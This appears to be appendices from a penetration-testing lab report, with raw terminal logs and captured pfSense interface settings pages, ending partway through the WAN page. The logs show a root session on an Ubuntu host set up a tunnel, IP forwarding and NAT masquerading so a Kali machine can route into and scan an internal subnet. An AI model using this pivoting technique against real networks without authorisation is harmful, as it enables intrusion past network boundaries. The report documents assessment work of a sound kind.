The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:52:44:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe52:4405/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:52:44:0f brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe52:440f/64 scope link
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1
1
root@xadmin-virtual-machine:~# echo 1> /proc/sys
sys/           sysrq-trigger  sysvipc/
root@xadmin-virtual-machine:~# echo 1> /proc/sys
sys/           sysrq-trigger  sysvipc/
root@xadmin-virtual-machine:~# echo 1> /proc/sys
sys/           sysrq-trigger  sysvipc/
root@xadmin-virtual-machine:~# echo 1> /proc/sys/net/ipv4/conf/all/forwarding
-bash: echo: write error: Invalid argument
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables
iptables v1.4.21: no command specified
Try `iptables -h' or 'iptables --help' for more information.
root@xadmin-virtual-machine:~# iptables -t net -A POSTROUTING -s 1.1.1.0/30 -o eth1 -j MASQUERADE
iptables v1.4.21: can't initialize iptables table `net': Table does not exist (do you need to insmod?)
Perhaps iptables or your kernel needs to be upgraded.
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth1 -j MASQUERADE
root@xadmin-virtual-machine:~# ssh xadmin@192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
Permission denied (publickey).
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b4:e1:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb4:e1ce/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# route add -net 13.13.13.0/24 tun0
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
^Z
[1]+  Stopped                 route
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun0
13.13.13.0      0.0.0.0         255.255.255.0   U     0      0        0 tun0
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
root@kali:~# nmap 192.168.0.32/27
```

APPENDIX E – FIREWALL INTERFACES




pfSense.localdomain - In
localhost:5000/interfaces.php?if=lan
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
System Interfaces Firewall Services VPN Status Diagnostics Gold Help
Interfaces / LAN
General Configuration
Enable
Enable interface
Description
LAN
Enter a description (name) for the interface here.
IPv4 Configuration Type
Static IPv4
IPv6 Configuration Type
None
MAC Address
xxxxxxxxxxxx
This field can be used to modify ("spoof") the MAC address of this interface.
Enter a MAC address in the following format: xxxxxxxxxxxx or leave blank.
MTU
If this field is blank, the adapter's default MTU will be used. This is typically 1500 bytes but can vary in some circumstances.
MSS
If a value is entered in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect.
Speed and Duplex
Default (no preference, typically autoselect)
Explicitly set speed and duplex mode for this interface.
WARNING: MUST be set to autoselect (automatically negotiate speed) unless the port this interface connects to has its speed and duplex forced.
Static IPv4 Configuration
IPv4 Address
192.168.0.98
/ 27
IPv4 Upstream gateway
None
Add a new gateway
If this interface is an Internet connection, select an existing Gateway from the list or add a new one using the "Add" button.
On local area network interfaces the upstream gateway should be "none". Gateways can be managed by clicking here.
Reserved Networks
Block private networks and loopback addresses
Blocks traffic from IP addresses that are reserved for private networks per RFC 1918 (10/8, 172.16/12, 192.168/16) and unique local addresses per RFC 4193 (fc00::/7) as well as loopback addresses (127/8). This option should generally be turned on, unless this network interface resides in such a private address space, too.
Block bogon networks
Blocks traffic from reserved IP addresses (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet


pfSense.localdomain - Interfaces: WAN - Mozilla Firefox
File Edit View History Bookmarks Tools Help
pfSense.localdomain - In
localhost:5000/interfaces.php?if=wan
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
System Interfaces Firewall Services VPN Status Diagnostics Gold Help
Interfaces / WAN
General Configuration
Enable
Enable interface
Description
WAN
Enter a description (name) for the interface here.
IPv4 Configuration Type
Static IPv4
IPv6 Configuration Type
None
MAC Address
xxxxxxxxxxxx
This field can be used to modify ("spoof") the MAC address of this interface.
Enter a MAC address in the following format: xxxxxxxxxxxx or leave blank.
MTU
If this field is blank, the adapter's default MTU will be used. This is typically 1500 bytes but can vary in some circumstances.
MSS
If a value is entered in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect.
Speed and Duplex
Default (no preference, typically autoselect)
Explicitly set speed and duplex mode for this interface.
WARNING: MUST be set to autoselect (automatically negotiate speed) unless the port this interface connects to has its speed and duplex forced.
Static IPv4 Configuration
IPv4 Address
192.168.0.234
/ 30
IPv4 Upstream gateway
GW_WAN - 192.168.0.233
Add a new gateway
If this interface is an Internet connection, select an existing Gateway from the list or add a new one using the "Add" button.
On local area network interfaces the upstream gateway should be "none". Gateways can be managed by clicking here.
Reserved Networks
Block private networks and loopback addresses
Blocks traffic from IP addresses that are reserved for private networks per RFC 1918 (10/8, 172.16/12, 192.168/16) and unique local addresses per RFC 4193 (fc00::/7) as well as loopback addresses (127/8). This option should generally be turned on, unless this network interface resides in such a private address space, too.
Block bogon networks